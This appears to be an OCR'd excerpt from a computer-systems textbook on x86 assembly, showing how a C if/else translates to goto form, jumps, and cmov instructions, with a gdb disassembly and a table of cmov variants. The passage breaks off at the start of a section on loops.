
```c
int getSmallest(int x, int y) {
    int smallest;

    if (x <= y ) { //if (!conditional)
        goto else_statement;
    }
    smallest = y; //then statement
    goto done;

else_statement:
    smallest = x; //else statement

done:
    return smallest;
}
```

if Statements in Assembly




```
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) {
        smallest = y;
    }
    else {
        smallest = x;
    }
    return smallest;
}
```

- Prologue and epilogue removed from the assembly code



```
(gdb) disas getSmallest
Dump of assembler code for function getSmallest:
  0x8048411 <+6>:   mov    0x8(%ebp),%eax
  0x8048414 <+9>:   cmp    0xc(%ebp),%eax
  0x8048417 <+12>:  jle    0x8048421 <getSmallest+22>
  0x8048419 <+14>:  mov    0xc(%ebp),%eax
  0x804841f <+20>:  jmp    0x8048427 <getSmallest+28>
  0x8048421 <+22>:  mov    0x8(%ebp),%eax
  0x8048427 <+28>:  ret
```

Conditional Move (cmov) Instructions



```
0x08048441 <+0>:   push   %ebp                 #save ebp
0x08048442 <+1>:   mov    %esp,%ebp            #update ebp
0x08048444 <+3>:   mov    0xc(%ebp),%eax       #copy y to %eax
0x08048447 <+6>:   cmp    %eax,0x8(%ebp)       #compare x with y
0x0804844a <+9>:   cmovle 0x8(%ebp),%eax       #if (x <= y) copy x to %eax
0x0804844e <+13>:  pop    %ebp                 #restore %ebp
0x0804844f <+14>:  ret                         #return %eax
```

Conditional Move (cmov) Instructions





Table 3. The cmov Instructions.


Signed	Unsigned	Description
`cmove` (`cmovz`)		move if equal (==)
`cmovne` (`cmovnz`)		move if not equal (!=)
`cmovs`		move if negative
`cmovns`		move if non-negative
`cmovg` (`cmovnle`)	`cmova` (`cmovnbe`)	move if greater (>)
`cmovge` (`cmovnl`)	`cmovae` (`cmovnb`)	move if greater than or equal (>=)
`cmovl` (`cmovnge`)	`cmovb` (`cmovnae`)	move if less (<)
`cmovle` (`cmovng`)	`cmovbe` (`cmovna`)	move if less than or equal (<=)

8.4.3. Loops in assembly

- Both these C loops compile to the same assembly code

